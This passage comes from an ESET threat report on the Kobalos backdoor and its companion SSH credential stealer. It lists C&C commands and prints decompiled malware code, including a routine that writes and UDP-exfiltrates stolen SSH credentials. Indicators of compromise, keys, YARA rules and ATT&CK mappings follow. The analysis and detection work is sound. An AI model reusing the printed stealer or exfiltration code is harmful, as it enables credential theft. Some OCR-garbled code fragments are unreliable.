When the operator sends the "turn on C&C mode" command (0x21), a port is given as a parameter. Kobalos starts listening on this port and bots will use it to connect to this C&C server instance. It will also listen to the next higher port. For example, if the TCP port 7070 is used for the bots, Kobalos in C&C mode will also listen to 7071. This second port is used by the operator to control the C&C functionality, such as listing bots and establishing tunnels to them. This is outlined in Figure 15.




Figure 15 // Operator of Kobalos reaching out to bots reporting to a C&C server

Table 8 lists the commands to enable and manage the C&C server functionality.

Table 8	Commands for managing a Kobalos C&C server	
Command	Description	Parameters
0x21	Start a C&C server.	TCP port to open for C&C server
0x23	Get number of active connections and total number of connections since C&C was started.	
0x25	List all bots ready for commands.	
0x29	Shutdown C&C server.	
020		Index of bot to connect to in list of bots
0x2B	Establish connection to bot.	Authentication message (320 bytes)
0x2D	Establish connection to bot without authentication.	Index of bot to connect to in list of bots
	·	<u> </u>

Commands $0 \times 23 - 0 \times 2D$ are handled by the C&C server subprocess. As seen in Figure 16, when they are sent on the active channel, the data is forwarded via TCP to the loopback interface of the control port (port used by bots plus one) of the C&C server.

```
case 0x23:
    case 0x25:
    case 0x28:
    case 0x28:
    case 0x28:
    case 0x28:
    socket_pair_2 = -1;
    socket_pair_1 = -1;
    if ( dword_2D39E8 )
        goto LABEL_636;
    c2_port = (unsigned __int16)__ROR2__(*(_WORD *)src.cmdpkt.param.bytes, 8);
    v429 = socket(PF_INET, SOCK_STREAM, 0);
    dword_2D39EC = v429;
    if ( v429 == -1 )
        goto LABEL_634;
    handler(SET_COMMON_SOCKOPT, (any_type)v429, 0LL, 0LL, 0LL);
    net_addr.sin_family = AF_INET;
    net_addr.sin_addr.s_addr = 0x100007F;// 127.0.0.1
    net_addr.sin_port = __ROR2__(c2_port + 1, 8);
    if ( connect(dword_2D39EC, (const struct sockaddr *)&net_addr, 0x10u) == -1 )
```

Figure 16 // Packets related to managing the C&C server forwarded to the subprocess via TCP

Other commands

Environment variables

There's a command to set environment variables for the backdoor process (see Table 9). It takes a string as a parameter and simply passes it to *putenv*, which expects the format "VAR=value".

Table 9	Other commands understood by Kobalos		
Command	Description	Parameters	
0x0E	Set environment variable in session.	String to pass to putenv	

No-op

Two other commands are implemented, but they do not perform any operations, as seen in Figure 17. We see two possible explanations:

- They were removed because they were used in previous versions and are no longer necessary.
- They are platform-specific and do not apply to the Linux or FreeBSD variants of Kobalos we analyzed.

```
case 7:
    src.cmdpkt.command = 8;
    dest_fd = channel_fd;
    payload_size = 1LL;
    goto send_response;
case 9:
    src.cmdpkt.command = 0xA;
    dest_fd = channel_fd;
    payload_size = 1LL;
    goto send_response;
```

Figure 17 // Commands 0x07 and 0x09 do not perform any operation

The latter explanation seems more likely, since we know strings for Solaris, AIX and Windows are present (see Encrypted strings).

5. OPENSSH CREDENTIAL STEALER

On most systems compromised by Kobalos, malware was also deployed to steal SSH credentials via a trojanized SSH client. Different variants of these files were found, including Linux and FreeBSD instances. Unlike Kobalos, this credential stealer features almost no obfuscation.

Their main capabilities consist of stealing hostname, port, username and password used to establish an SSH connection from the compromised host. They are saved into an encrypted file. Recent versions of this trojan also feature the ability to exfiltrate credentials over the network via UDP, but this was not activated in the configuration of most of the samples we analyzed.

At the time we published our previous research on OpenSSH backdoors, "The dark side of the ForSSHE", we didn't know about this credential stealer and it doesn't correspond to any malware family we described in that paper. We also cannot map it to any other publicly documented OpenSSH credential stealer.

The location of the file where the stolen SSH credentials are saved varies depending on the variant. All samples create a file under /var/run with a ".pid" extension. The ".pid" file extension is used for most of the legitimate files under /var/run. See the SSH credential stealer samples in the Indicators of compromise section for example filenames and paths used in various samples.

All samples found use the same simple cipher for the contents of the files. As seen in Figure 18 it simply adds 123 to each byte of data to be saved.

```
LODWORD(v10) = v9;
v28 = 'u';
v29 = 'n';
v30 = '/';
v33 = 'c';
v34 = 'd';
v39 = 'p';
v40 = 'i';
v41 = 'd';
v42 = 0;
   ( int64)&v19.
  1024LL.
   (_int64)"user: %.128s host: %.128s port %05d user: %.128s password: %.128s\n",
  v6,
v10,
  (__int64)v5);
11 = strlen(&v19);
if ( v11 > 0 )
   v12 = v20;
   v13 = &v19;
v14 = &v20[v11 - 1];
   while ( 1 )
  {
    *v13 += 123;
     v13 = v12;
if ( v12 == v14 )
break;
v15 = "a";
v16 = fopen(&filename, "a");
v17 = v16;
if ( v16 )
  v15 = (_BYTE *)(&n + 1);
__fprintf_chk(v16, 1LL, "%s", &v19);
```

Figure 18 // Encrypting and writing SSH credentials to a file

For the FreeBSD version, the same format and cipher is applied. However, there are some small implementation differences, such as encrypting the file path in the malware with a single-byte XOR.

5.1 An evolving malware family

After we notified one of the victims, they found what seems to be a more recent version of the credential stealer.

This new version contains an encrypted configuration and adds the functionality to exfiltrate credentials over UDP to a remote host specified in the configuration. Exfiltrating credentials over UDP is something Ebury and other SSH credential stealers such as Bonadan, Kessel and Chandrila have been doing. The choice of UDP could be to bypass a firewall and avoid creating TCP network flow to potentially untrusted hosts.

It can only use one exfiltration method, file or network, because the configuration holds the target hostname and file path in the same variable.

Figure 19 shows the decompiled code responsible for sending data over UDP. Figure 20 is the configuration blob found in the sample. This sample was configured to write stolen credentials in /var/run/sshd/sshd.pid.

```
fd = socket(PF_INET, SOCK_DGRAM, 0);
if ( fd >= 0 )
{
    memset(&addr, 0, sizeof(addr));
    addr.sin_family = AF_INET;
    addr.sin_port = htons(cfg->exfil_port);
    addr.sin_addr.s_addr = inet_addr(cfg->exfil_hostname_or_file);
    if ( addr.sin_addr.s_addr == -1 )
{
       v22 = gethostbyname(cfg->exfil_hostname_or_file);
       if ( !v22 )
            return 0LL;
       addr.sin_addr.s_addr = **(_QWORD **)v22->h_addr_list;
    }
    hostname_len = strlen(cfg->hostname);
    sendto(
       fd,
       encrypted_creds,
       hostname_len + creds_len + 1,
       MSG_DONTWAIT,
       (const struct sockaddr *)&addr,
       sizeof(sockaddr_in));
```

Figure 19 // Malware sending credentials over UDP

Figure 20 // Example configuration using a file to write stolen credentials

Interestingly, the configuration includes the hostname of the victim. It is likely used by the operators to know the origin of the credentials. This also means that each compromised server receives a unique sample of the credential stealer.

6. CONCLUSION

The numerous well-implemented features and the network evasion techniques show the attackers behind Kobalos are much more knowledgeable than the typical malware author targeting Linux and other non-Windows systems. Their targets, being quite high profile, also show that the objective of the Kobalos operators isn't to compromise as many systems as possible. Its small footprint and network evasion techniques may explain why it went undetected until we approached victims with the results of our internet-wide scan.

One of the questions we cannot answer is what the intentions of the attackers are. The actions that the backdoor can perform are very generic and could be used for any purpose. No other malware, besides the SSH password stealer, was found on the compromised machines, which we strongly suspect as the entry point rather than the payload. According to system administrators of the compromised HPC systems, there was no attempt to perform cryptocurrency mining or any other computationally expensive tasks. What are these attackers after?

Another thing we couldn't determine is how long this malware has been in use. We found strings related to Windows 3.11 and Windows 95 – operating systems released more that 25 years ago. Did Kobalos variants exist for Windows and has this malware been around for such a long time? We know there were new compromises in 2019 and 2020, but couldn't find evidence of its usage before that time.

Even though the authors of this malware seem knowledgeable about IP networking and the operating systems they target, there are still a few weaknesses to Kobalos. First, there are issues with the cryptography, perhaps due to advances in the field if Kobalos actually is very old. Secondly, it's possible to fingerprint variants passively listening, especially if it requires a specific TCP source port. We successfully exploited this flaw to find and notify victims in an effort to reduce the number of compromised hosts and better understand this newly discovered threat.

We would like to acknowledge the work of Maciej Kotowicz from MalwareLab.pl who also analyzed Kobalos independently and with whom we mutually share results. He presented on this threat at the Oh My H@ck 2020 conference.

7. APPENDIX - INLINED FUNCTIONS IN KOBALOS

Value	Short Description	Parameters	Description
1003	INITIALIZE	socket, filter	Start Kobalos using the given process if it matches a given filter (an integer from an enum).
1004	START_LISTENING	none	Start listening or connect to a C&C server based on malware configuration.
1005	START_C2_SERVER	socket_1, socket_2	Start the C&C server.
1006	SEND_PACKET	socket_fd, &channel_1, &channel_2, data, data_len	Send Kobalos-encapsulated data to socket_fd.
1007	RECV_PACKET	socket_fd, &channel_1, &channel_2, data, data_len	Receive a Kobalos-encapsulated packet from socket_fd.
1008	GET_RANDOM_INT	returns random_int	Get a random 32-bit integer. PRNG seeded with current time.
1009	GET_HOST_INFO	out_buf, returns buf_len	Get a buffer with hostname, IP address and running kernel version.
1010	SET_COMMON_SOCKOPT	socket	Set so_reuseaddr and so_keepalive to true and so_linger to 15 seconds.
1011	RC4_DECRYPT_STRING_INPLACE	str, len	RC4-decrypt the string str with the RC4 key from the malware configuration.
1012	CLEANUP_THINGS	what_to_close, send_report	Both parameters are integers. Close sockets and free memory. Send report.
1013	RC4_INIT	context, key_size, key	Initialize the RC4 algorithm with the provided key.
1014	RC4_CRYPT	context, len, data_in, data_out	Perform RC4 encryption or decryption.
1015	MD5	input, input_len, output_digest	Compute MD5 hash.
1016 to 1037	Asymmetric cryptography related functions		
1038	RSA_PUBLIC_DECRYPT	data_in, data_out, public_key	Encrypt or decrypt using the provided public RSA key.
1039	LOAD_PUB_KEY	key_bin_data, public_key	Load the public RSA key blob in key_bin_data to public_key.

8. INDICATORS OF COMPROMISE

8.1 ESET detection names

- Linux/Kobalos
- · Linux/Agent.IV
- · Linux/SSHDoor.EV
- Linux/SSHDoor.FB
- · Linux/SSHDoor.FC

8.2 Samples

Kobalos

SHA-1	Target OS	Embedded in	Reachability
FBF0A76CED2939D1F7EC5F9EA58C5A294207F7FE	RHEL	sshd	Wait for connection from source port 55201
479F470E83F9A5B66363FBA5547FDFCF727949DA	Debian	Stand-alone	Connects to 151.80.57[.]191:7070
AFFA12CC94578D63A8B178AE19F6601D5C8BB224	FreeBSD	sshd	Wait for connection from source port 55201
325F24E8F5D56DB43D6914D9234C08C888CDAE50	Ubuntu	sshd	Wait for connection from source port 55201
A4050A8171B0FA3AE9031E0F8B7272FACF04A3AA	Arch Linux	sshd	Wait for connection from source port 55201

SSH credential stealer

SHA-1	Target OS	Writes to
6616DE799B5105EE2EB83BBE25C7F4433420DFF7	RHEL	/var/run/nscd/ns.pid
E094DD02CC954B6104791925E0D1880782B046CF	RHEL	/var/run/udev/ud.pid
1DD0EDC5744D63A731DB8C3B42EFBD09D91FED78	FreeBSD	/var/run/udevd.pid
C1F530D3C189B9A74DBE02CFEB29F38BE8CA41BA	Arch Linux	/var/run/nscd/ns.pid
659CBDF9288137937BB71146B6F722FFCDA1C5FE	Ubuntu	/var/run/sshd/sshd.pid

8.3 Keys

RSA public key

----BEGIN PUBLIC KEY---MFWWDQYJKoZIhvcNAQEBBQADSWAWSAJBAOUgD8sEF1kZ04QxCd60HrB+TxWnLQED
wzb0sZ8vMMD6xnUAJspdYzSVDnRnKYjTOM43qtLNcJOwVj6cuC1uHHMCAwEAAQ==
----END PUBLIC KEY----

Static RC4 key for strings

AE0E05090F3AC2B50B1BC6E91D2FE3CE

8.4 YARA rules

```
rule kobalos
{
   meta:
      description = "Kobalos malware"
      author = "Marc-Etienne M.Léveillé"
      date = "2020-11-02"
      reference = "http://www.welivesecurity.com"
      source = "https://github.com/eset/malware-ioc/"
      license = "BSD 2-Clause"
      version = "1"
   strings:
      $encrypted_strings_sizes = {
          05 00 00 00 09 00 00 00 04 00 00 00 06 00 00 00
          01 00 00 00 01 00 00 00 05 00 00 00 07 00 00 00
          05 00 00 00 05 00 00 00 05 00 00 00 0A 00 00 00
      $password_md5_digest = { 3ADD48192654BD558A4A4CED9C255C4C }
      $rsa_512_mod_header = { 10 11 02 00 09 02 00 }
      $strings_RC4_key = { AE0E05090F3AC2B50B1BC6E91D2FE3CE }
   condition:
      any of them
}
rule kobalos_ssh_credential_stealer {
   meta:
      description = "Kobalos SSH credential stealer seen in OpenSSH client"
      author = "Marc-Etienne M.Léveillé"
      date = "2020-11-02"
      reference = "http://www.welivesecurity.com"
      source = "https://github.com/eset/malware-ioc/"
      license = "BSD 2-Clause"
      version = "1"
   strings:
      $ = "user: %.128s host: %.128s port %05d user: %.128s password: %.128s"
   condition:
      any of them
}
```

9. MITRE ATT&CK TECHNIQUES

This table was built using *version* 8 of the ATT&CK framework.

Tactic	ID	Name	Description
	T1554	Compromise Client Software Binary	Kobalos may embed its malicious payload in the OpenSSH server and replace the legitimate file (sshd).
Persistence			Kobalos replaces the SSH client on compromised systems to steal credentials.
	T1205	Traffic Signaling	Kobalos may be triggered by an incoming TCP connection to a legitimate service from a specific source port.
	T1070.003	Clear Command History	No command history related to the attack was found on Kobalos-infected machines.
Defense Evasion	T1070.006	Timestomp	When files are replaced by Kobalos operators, timestamps are forged.
	T1027.002	Software Packing	Kobalos's code is flattened into a single function using a custom packer and its strings are encrypted.
	T1573.001	Encrypted Channel: Symmetric Cryptography	Kobalos's post-authentication communication channel is encrypted with RC4.
Command And Control	T1573.002	Encrypted Channel: Asymmetric Cryptography	Kobalos's authentication and key exchange is performed using RSA-512.
	П090.003	Proxy: Multi-hop Proxy	Kobalos can serve as a proxy to other Kobalos-compromised systems.

About ESET

For more than 30 years, **ESET®** has been developing industry-leading IT security software and services to protect businesses, critical infrastructure and consumers worldwide from increasingly sophisticated digital threats. From endpoint and mobile security to endpoint detection and response, as well as encryption and multifactor authentication, ESET's high-performing, easy-to-use solutions unobtrusively protect and monitor 24/7, updating defenses in real time to keep users safe and businesses running without interruption. Evolving threats require an evolving IT security company that enables the safe use of technology. This is backed by ESET's R&D centers worldwide, working in support of our shared future. For more information, visit **www.eset.com** or follow us on **LinkedIn**, **Facebook** and **Twitter**.

